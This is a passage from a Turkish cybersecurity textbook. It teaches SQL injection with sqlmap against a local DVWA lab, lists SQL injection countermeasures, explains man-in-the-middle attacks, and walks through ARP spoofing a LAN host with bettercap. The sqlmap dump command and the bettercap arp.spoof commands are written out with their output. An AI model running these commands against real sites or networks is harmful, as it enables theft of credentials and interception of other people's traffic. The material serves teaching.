Sqlmap komutu Kali Linux üzerinde yüklü olarak gelir. Web uygulamalarındaki SQL Injection açıklarını bulmaya ve bulunan açıkları kullanarak hedef bilgisayar üzerinde bu sorguların çalışmasına olanak sağlayan bir komuttur (Görsel 8.15). Bu komut ile veri tabanı türü, adı, kullanıcıları, veri tabanı tabloları vb. tüm bilgilere ulaşabilmek mümkündür. Komut satırında -h parametresi ile yardım sayfası açılarak bu komutun kullanımları daha detaylı incelenebilir (Görsel 8.14).



Görsel 8.14: sqlmap komutunun yardım sayfası




Görsel 8.15: sqlmap kullanımı

6. UYGULAMA

Sqlmap Komutu


Aşağıdaki işlem adımlarına göre sqlmap komutunu kullanınız.

1. Adım: sqlmap komutu ile hedefteki SQL Injection açıklarını tespit ediniz (Görsel 8.16).



Görsel 8.16: sqlmap komutuyla veri tabanı ismine ulaşım

- -u parametresi ile sqlmap fonksiyonuna bir URL belirtileceği bildirilir.
- --dbs parametresi ile veri tabanı listesi ekrana getirilir (Görsel 8.17).




Görsel 8.17: sqlmap komutunun çıktısı

2. Adım: Veri tabanı tablolarını ve tablo isimlerini ekrana yazdırınız (Görsel 8.18).


Görsel 8.18: sqlmap tablo sorgulama komutu

- -D parametresi ile veri tabanı adı belirtilir.
- --tables parametresi ile tespit edilen tablo isimleri ekrana yazdırılır (Görsel 8.19).




Görsel 8.19: sqlmap komutu sonucu tablo bilgileri

3. Adım: Veri tabanı kolonlarını ekrana getiriniz (Görsel 8.20).



Görsel 8.20: users tablosu kayıtlarına ulaşım

- -T parametresi ile tablo adı belirtilir.
- --columns parametresi ile kolon bilgileri ekrana yazdırılır (Görsel 8.21).



Görsel 8.21: sqlmap komutu users tablosu kayıtları

Görsel 8.21'de görüldüğü gibi tüm kullanıcı isimleri ve şifreleri hashlenmiş bir şekilde ekrana yazdırılmıştır. Şifreler, hash değerlerinin yanında parantez içlerinde çözülmüş olarak görülmektedir.

4. Adım: Kolonlardaki değerleri ekrana yazdırınız (Görsel 8.22).

```
┌──(hknvlkn㉿hknvlkn)-[~]
└─$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit" -D dvwa -T users -C admin --dump
```

Görsel 8.22: sqlmap sütun adı belirterek bilgileri getiren komut

- -C parametresi ile kolon adı belirtilir.
- --dump parametresi ile belirtilen kolonlardaki bilgiler ekrana yazdırılır.

Sqlmap komutu kapsamlı, geniş ve çok kullanılan bir komuttur. Veri tabanı ile ilgili tüm işlemler bu komut üzerinden gerçekleştirilir. Bu komut; bir istek dosyası yüklemek, post isteği yapmak, formlara parametre girmek, HTTP Authentication (Yetkilendirme), Proxy ve Tor kullanarak sorgu çalıştırma gibi çok kapsamlı yeteneklere sahiptir.

8.1.2. SQL Injection Atağına Karşı Alınacak Önlemler


Diğer atak türlerine göre kolay görünse de birden fazla yapı kullanan SQL dili nedeniyle SQL Injection atağını önlemek pek de kolay olmaz çünkü hem SQL dili açıkları hem sunucu tarafından doğacak açıkları kapatmak bir hayli zordur. Bu kapsamda yapılacak en güzel savunma, kendi sisteminize sızmaya çalışacak ataklar yapmaktır. Bu ataklar sayesinde sorun yaşanabilecek tüm senaryolar denenmeye çalışılır. Bir başka yöntem ise otomatize araçlar ile sızma testinin gerçekleştirilmesi ve çıkan rapora göre açıkların kapatılması olacaktır. Manuel veya otomatik araçlar kullanmanın birbirine göre iyi ve kötü yanları elbette mevcuttur. SQLi'ye karşı alınacak tedbirler aşağıda listelenmiştir.

- Kullanıcı girişlerini mutlaka doğrulamak gerekir. En çok atak yapılan yer, kullanıcı bilgileri ile giriş yapılan yerlerdir. Bilgilerin tek tek kontrol edilerek içeri alınması sağlanmalıdır.
- Özel karakter kullanımını kontrol etmek ve sınırlandırmak başka bir yöntemdir.
- Veri tabanına sorguları yazmak için değişken kullanmak ve parametreli sorgular ile hazırlanan ifadelerle daha korumalı bir veri çekme işlemi sağlanabilir. Böylelikle kullanıcı girişi ile kod arasında bir ayrım yapılır.
- Parametreleştirmeye benzer şekilde stored procedure yapısı kullanılarak sorgular değişken yapısına bağlanabilir. Bu durum, sistemi çok daha güvenli yapacaktır.

- Çıkan veri tabanı yamalarını kurmak ve işletim sistemini güncel tutmak her zaman en önemli tedbirlerden biridir.
- Gereksiz deyimler varsa kullanımı için ayrıcalıklı erişim yetki seviyeleri düzenlenmelidir. Örneğin bir web sitesinde sadece SELECT sorguları çalışacak ise diğer deyimlerin (UPDATE, INSERT, DELETE vb.) kullanımı kısıtlanmalıdır. Ayrıca veri tabanına gerektiğinde yönetici düzeyinde erişim sağlanmalıdır. Bir hiyerarşi oluşturularak sisteme giren kişinin yetkileri en aza indirilmelidir.
- Verileri korumak için şifreleme algoritmaları kullanılmalıdır.
- Hata mesajları düzenlenerek gereğinden fazla açıklama yapılmamalıdır.

8.2. MAN IN THE MIDDLE (MITM) ATAĞI

İletişim hâlindeki iki bilgisayarın (istemci-istemci, istemci-sunucu vb.) arasına girerek orada olup biteni dinleyen, iletişimi üstüne çekerek trafiğin kendi üstünden akmasını sağlayan veya kurulan iletişimde paketleri değiştirerek veri manipülasyonuna sebep olan atak türüdür. Saldırgan, iki cihazın arasına girdiği için ortadaki adam (MITM) olarak adlandırılır. MITM, diğerlerine göre en tehlikeli atak türüdür çünkü saldırgan direkt olarak kişisel bilgileri (şifreler, hesaplar, kredi kartı bilgileri vb.) çok kolay bir şekilde ele geçirebilir. Bu atak, yerel ağdan yapılabildiği gibi uzak ağdan da gerçekleştirilebilir (Görsel 8.23).



Görsel 8.23: MITM atağı

8.2.1. MITM Saldırı Türleri

Bu öğrenme biriminde MITM saldırısının sahte erişim noktası, ARP sahtekârlığı, DNS sahtekârlığı türleri anlatılacaktır.

8.2.1.1. Sahte Erişim Noktası (Fake Access Point)

Sahte erişim noktası atak türünde saldırgan, var olan erişim noktasını (Wi-Fi) de-authentication yöntemiyle devre dışı bırakır. Devre dışı bıraktığı Wi-Fi adını (SSID) v1, v2 gibi sahte ek isimlerle kullanır. Kullanıcının ilk bakışta fark edemeyeceği bir isimle kendi Wi-Fi ağını yayınlar. Örneğin SSID'si "Okul" olan bir Wi-Fi ağını "Okulv2", "Okul-Kat1" gibi adlar vererek isimlendirir. Bu durum, ağa bağlanan kişilerin değişikliği fark etmemesini sağlar. Bağlantısı kopan tüm cihazlar, bağlanması gereken Wi-Fi'ye değil de saldırganın yayınladığı ağa bağlanır. Saldırgan artık tüm ağ trafiğini üzerine çekmiştir ve bu trafiği yönetebilir, yönlendirebilir, manipüle edebilir.

8.2.1.2. ARP Sahtekârlığı (ARP Spoofing)

ARP, adres çözümleme protokolüdür. IP adreslerini MAC adreslerine çözümlemek için kullanılır. Başka bir ana bilgisayar gibi görünmeye çalışan saldırgan, yanıt vermemesi gereken isteklere kendi MAC adresini kullanarak yanıt verir. Böylelikle istemci, yanıt veren bilgisayarı bir ağ geçidi olarak algılar ve trafiği ona yönlendirir. Saldırgan daha sonra üstünden akan trafik ile tarayıcıda depolanan PII (Personal Identifiable Information) kişisel tanımlama bilgilerini analiz edebilir, hedefe zarar vermek için kullanabilir.

8.2.1.3. DNS Sahtekârlığı (DNS Spoofing)

DNS, alan adlarını IP adresine çözümleyen protokoldür. DNS önbellek zehirlenmesi de denilen bu atak, yasal çevrimiçi trafiğinde kullanıcının güvendiği bir web sitesinin sahtesinin yapıldığı veya kullanıcıyı sahte bir web sitesine yönlendirmek için hazırlanan DNS kayıtlarının hedefe ulaştırıldığı bir saldırı türüdür.

8.2.2. MITM Saldırı Teknikleri

MITM ataklarında saldırgan, hedefi ağına düşürmek için değişik teknikler kullanır. Bu öğrenme biriminde paket koklama, paket enjeksiyonu, oturum çalma, SSL açma anlatılacaktır.

8.2.2.1. Paket Koklama (Sniffing)

Paket koklama, saldırganın ağ üzerinde dolaşan paketleri toplayarak, o paketlerde geçen bilgileri açıp okuması sonucu oluşan tekniktir. Bu sayede saldırgan, hedefin neler yapmak istediği hakkında bilgi toplar, ağın kendi üzerinden akmasını sağlar veya ağ trafiğini manipüle eder. Sniffing sık kullanılan bir tekniktir.

8.2.2.2. Paket Enjeksiyonu

Hedef ve internet arasındaki iletişimi dinleyen (sniffing) saldırgan, bu aşamada hedefe zararlı paketler gönderir ve hedefin indireceği paketlere müdahale edebilir. Bunu yapabilmek için saldırgan, ağ cihazlarını dinleme moduna (Promiscuous mode) alır. Bu sayede örneğin a.exe isimli programı indirmeye çalışan bir hedefin anlamaması için aynı isimli (a.exe) ama sahte (fake) yazılım indirmesi sağlanır ve hedefe zararlı yazılım enjekte edilir.

8.2.2.3. Oturum Çalma

Web sitelerinde oturum açıldığında arka planda session (web oturumu) denilen olay gerçekleşir ve oturum bilgilerini kaydeder. Bu sayede web sitesinde her yeni linke tıklandığında veya form açıldığında oturum kapatılmadığı için tekrar tekrar şifre girmek gerekmez. Bu noktada saldırgan, trafiği koklayarak bu oturum açma belirteçlerine erişebilir ve oturumu ele geçirebilir. Bu snifing araçlarını kullanan saldırgan, meşru isteklerde bulunarak hedefin bilgileri ile oturum belirteçlerini tanımlayabilir ve kullanabilir.

8.2.2.4. SSL Çalma (SSL Strip)

HTTP ve HTTPS, internette en sık kullanılan protokollerdendir (Son yıllarda daha güvenli olan HSTS kullanılmaktadır.). HTTP güvensiz, HTTPS ise SSL kullandığı için güvenli kabul edilir. HTTP paketlerini çözmek ve işlemek, HTTPS'ye göre daha kolaydır. Bu nedenle HTTPS olan web sitelerinin HTTP sitelerine indirgenmesini sağlayan araçlar mevcuttur. Saldırganlar bu paketleri engellemek, HTTPS tabanlı web sitesinden gelen istekleri değiştirerek HTTP tabanlı siteye dönüştürmek ve yönlendirmek için SSL çalma tekniğini kullanırlar.

ÖRNEK OLAY

Ücretsiz bir Wi-Fi ağı bulduğuna sevinen genç Giray, heyecanlı bir şekilde hemen bilgisayarından Wi-Fi ağına bağlanır ve maillerini okumak ister. Süreç Giray için şöyle işleyecektir:

Giray'dan gelen mailine giriş bilgisi HTTP üzerinden olduğu için saldırganın bilgisayarında çalışan SSL Strip bu bilgileri alacak ve kaydedecektir. Bu bilgileri kullanarak saldırgan, mail servisinde HTTPS bağlantısı ile oturumu açacaktır. Mail servisinden dönen HTTPS cevapları HTTP ile değiştirecek ve Giray'a geri gönderecektir. Böylece kullanıcı fark etmeden, HTTPS kullandığını düşünerek HTTP üzerinden işlemlerini gerçekleştirecektir.

8.2.3. MITM Araçları

MITM ataklarında saldırganların kullandığı birden fazla araç mevcuttur. Bu ataklarda en çok kullanılan araçlar; bettercap, hetty, proxy.py, burp, mitmproxy, ettercaptir.

8.2.3.1. Bettercap Aracı

Bettercap; bir ağa karşı MITM atakları gerçekleştiren, gerçek zamanlı olarak HTTP, HTTPS veya TCP trafiğini monitör eden (izleyen), yöneten, yönlendiren, sniffing (koklama) yapan güçlü, esnek ve taşınabilir bir araçtır. Go dilinde yazılmıştır. Açık kaynak ve kapalı kaynak işletim sistemlerinde çalışabilir. Bu araç, Wi-Fi ve Ethernet ağlarında, Bluetooth cihazlarında aktif ve pasif IP ve port taraması yapabilir.

Bettercap aracı hâlihazırda Kali Linux içinde gelmez. Sonradan kurulması gerekir. Görsel 8.24'teki komut kullanılarak bettercap aracı yüklenir.


```
┌──(hknvlkn㉿meb)-[~]
└─$ sudo apt-get install bettercap
[sudo] password for hknvlkn:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  cryptsetup-run gnome-tweak-tool libavresample4
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  bettercap-caplets bettercap-ui
The following NEW packages will be installed:
  bettercap bettercap-caplets bettercap-ui
0 upgraded, 3 newly installed, 0 to remove and 36 not upgraded.
Need to get 7,893 kB of archives.
After this operation, 43.7 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main arm64 bettercap arm64 2.32.0-0
kali1 [5,678 kB]
Get:2 http://http.kali.org/kali kali-rolling/main arm64 bettercap-ui all 1.3.0+r
eally1.3.0-0kali1 [2,103 kB]
Get:3 http://http.kali.org/kali kali-rolling/main arm64 bettercap-caplets all 0+
git20210429-0kali1 [112 kB]
Fetched 7,893 kB in 3s (2,835 kB/s)
Selecting previously unselected package bettercap.
(Reading database ... 314990 files and directories currently installed.)
Preparing to unpack .../bettercap_2.32.0-0kali1_arm64.deb ...
Unpacking bettercap (2.32.0-0kali1) ...
Selecting previously unselected package bettercap-ui.
Preparing to unpack .../bettercap-ui_1.3.0+really1.3.0-0kali1_all.deb ...
Unpacking bettercap-ui (1.3.0+really1.3.0-0kali1) ...
Selecting previously unselected package bettercap-caplets.
Preparing to unpack .../bettercap-caplets_0+git20210429-0kali1_all.deb ...
Unpacking bettercap-caplets (0+git20210429-0kali1) ...
Setting up bettercap (2.32.0-0kali1) ...
bettercap.service is a disabled or a static unit, not starting it.
Setting up bettercap-ui (1.3.0+really1.3.0-0kali1) ...
Setting up bettercap-caplets (0+git20210429-0kali1) ...
Processing triggers for kali-menu (2021.3.3) ...
```

Görsel 8.24: bettercap aracının kurulumu

Bettercap Aracının Kullanımı ve Çalıştırılması

Aşağıdaki işlem adımlarına göre bettercap aracının kullanımını ve çalıştırılmasını gerçekleştiriniz.


1. Adım: Daha önceden kurulan bettercap aracını Görsel 8.25'i kullanarak çalıştırınız.



Görsel 8.25: bettercap aracının çalıştırılması

Bettercap aracı parametresiz olarak çalıştırabilir ve dinlemesi gereken arayüz (interface) yazılabileceği gibi bu şekilde **iface** parametresi ile direkt bir arayüz belirtilerek de çalıştırılabilir. **eth0**, ethernet arayüzünün Kali Linux işletim sistemindeki karşılığıdır.

2. Adım: Çalışan servisleri görmek veya hangi komutun hangi parametre ile çalışacağını öğrenmek için **help** komutunu yazınız (Görsel 8.26).



Görsel 8.26: bettercap help komutu ile çalışan servisler ve yardım bilgileri

3. Adım: Görsel 8.27'deki **net.probe on** komutuyla etraftaki cihazların bulunmasını ve MAC adres bilgileri ile IP bilgilerinin alınmasını sağlayınız.

```
10.0.2.0/24 > 10.0.2.15 » net.probe on
[17:45:25] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
10.0.2.0/24 > 10.0.2.15 » [17:45:25] [sys.log] [inf] net.probe probing 256 addresses on 10.0.2.0/24
10.0.2.0/24 > 10.0.2.15 » [17:45:25] [endpoint.new] endpoint fe80::2 detected as 52:56:00:00:00:02.
10.0.2.0/24 > 10.0.2.15 » [17:45:25] [endpoint.new] endpoint 10.0.2.3 detected as 52:55:0a:00:02:03.
10.0.2.0/24 > 10.0.2.15 » [17:45:25] [endpoint.new] endpoint 10.0.2.2 detected as 52:55:0a:00:02:02.
10.0.2.0/24 > 10.0.2.15 »
```

Görsel 8.27: net.prob on ile etraftaki cihazların taramaya açılması

Komut yazıldığı anda etraftaki cihazların tarandığı ve üç adet IP-MAC tespit edildiği bilgisi Görsel 8.27'de görülür.


4. Adım: net.show komutu ile net.probe servisinin çalışıp çalışmadığını bir tablo ile de görüntüleyiniz (Görsel 8.28).

```
192.168.1.0/24 > 192.168.1.20 » net.show

| IP ▲          | MAC               | Name       | Vendor                                      | Sent   | Recvd  | Seen     |
|---------------|-------------------|------------|---------------------------------------------|--------|--------|----------|
| 192.168.1.20  | 08:00:27:df:f0:33 | eth0       | PCS Computer Systems GmbH                   | 0 B    | 0 B    | 16:00:06 |
| 192.168.1.1   | e4:fb:5d:8b:f9:69 | gateway    | Huawei Technologies Co.,Ltd                 | 66 kB  | 32 kB  | 16:00:06 |
| 192.168.1.21  | 08:00:27:02:94:e1 | DESKTOP-8857JBE | PCS Computer Systems GmbH                   | 1.5 MB | 4.7 MB | 16:01:54 |
| 192.168.1.22  | 82:b7:3e:c8:6d:3e |            |                                             | 1.3 kB | 1.0 kB | 16:01:54 |
| 192.168.1.23  | a0:6f:aa:ea:f7:da |            | LG Innotek                                  | 0 B    | 276 B  | 16:01:38 |
| 192.168.1.28  | cc:46:4e:e4:5a:a2 |            | Samsung Electronics Co.,Ltd                 | 360 B  | 276 B  | 16:01:54 |
| 192.168.1.30  | cc:52:af:94:af:0b | GIRAYHANPC | Universal Global Scientific Industrial Co., Ltd. | 26 kB  | 19 kB  | 16:01:35 |

↑ 151 kB / ↓ 6.8 MB / 13097 pkts

192.168.1.0/24 > 192.168.1.20 » [16:02:10] [endpoint.new] endpoint 192.168.1.29 detected as ec:d0:9f:d3:ca:95 (Xiaomi Communications Co Ltd).
192.168.1.0/24 > 192.168.1.20 »
```

Görsel 8.28: net.show komutunun çıktısı

Görsel 8.28'de görüldüğü gibi net.show komutu ile IP ve MAC adreslerine, ağ isimlerine (Name), üretici firma (Vendor) gibi bilgilere erişilebilir.

5. Adım: Görsel 8.29'daki help komutu ile arp.spoof işleminin nasıl çalıştırılacağını, çalıştırılırken hangi parametreleri alabileceğini görünüz.



Görsel 8.29: help arp.spoof komutu ile arp.spoof yardım sayfası

arp.spoof on: ARP spoof atağını başlatır.

arp.ban on: Bu atak başlatıldığında karşı tarafa de-authentication saldırısı yapılmış gibi olur ve hedefin ağ ile ilişiği kesilir.

arp.spoof off: ARP spoof atağı sonlandırılır.

arp.ban off: ARP ban atağı sonlandırılır.

Parameters kısmından arp.spoof atağının daha efektif çalışması sağlanabilir. Varsayılan (default) olarak, kapalı (false) gelen bu parametreler açılarak atağın daha kullanışlı ve doğru çalışması ayarlanabilir.

arp.spoof.fulldublex: Bu parametre doğru olursa hem hedefe hem de modeme atak gerçekleştirilir. Bu durum, yapılan atağın daha iyi çalışmasını sağlar.

arp.spoof.internal: True seçeneği ayarlanırsa yerel bilgisayarlar arasında bir spoofing işlemi yapılacaktır. Aksi takdirde external (haricî) ağlardaki gelen ve giden bağlantılar spoof edilir.

arp.spoof.targets: Normalde tek bir hedefe atak yapılırken bu parametre sayesinde birden fazla hedefe atak yapılabilir. Parametreden sonra IP adresleri virgül ile ayrılarak yazılabilir.

6. Adım: Görsel 8.30'daki parametreleri yazarak arp.spoof konfigürasyonunu tamamlayınız. Arp.spoof ile ilgili log mesajları da sistem üzerinden görülür.

```
192.168.1.0/24 > 192.168.1.20 » set arp.spoof.fullduplex true
192.168.1.0/24 > 192.168.1.20 » set arp.spoof.targets 192.168.1.21
192.168.1.0/24 > 192.168.1.20 » arp.spoof on
[16:05:18] [sys.log] [inf] arp.spoof enabling forwarding
192.168.1.0/24 > 192.168.1.20 » [16:05:18] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mecha
nisms, the attack will fail.
192.168.1.0/24 > 192.168.1.20 » [16:05:18] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.1.0/24 > 192.168.1.20 »
```

Görsel 8.30: arp.spoof komutu parametrelerinin kullanımı

Görsel 8.30'daki parametrelerden görüldüğü üzere 192.168.1.21 numaralı makineye bir arp. spoof saldırısı gerçekleşecektir. Bu saldırı öncesi hedef bilgisayarın MAC adres tablosu Görsel 8.31'deki gibidir.

```
Administrator: C:\Windows\System32\cmd.exe

C:\Windows\system32>arp -a

Interface: 192.168.1.21 --- 0x6
  Internet Address      Physical Address      Type
  192.168.1.1           e4-fb-5d-8b-f9-69     dynamic
  192.168.1.20          08-00-27-df-f0-33     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Görsel 8.31: Hedef bilgisayar MAC adres tablosu

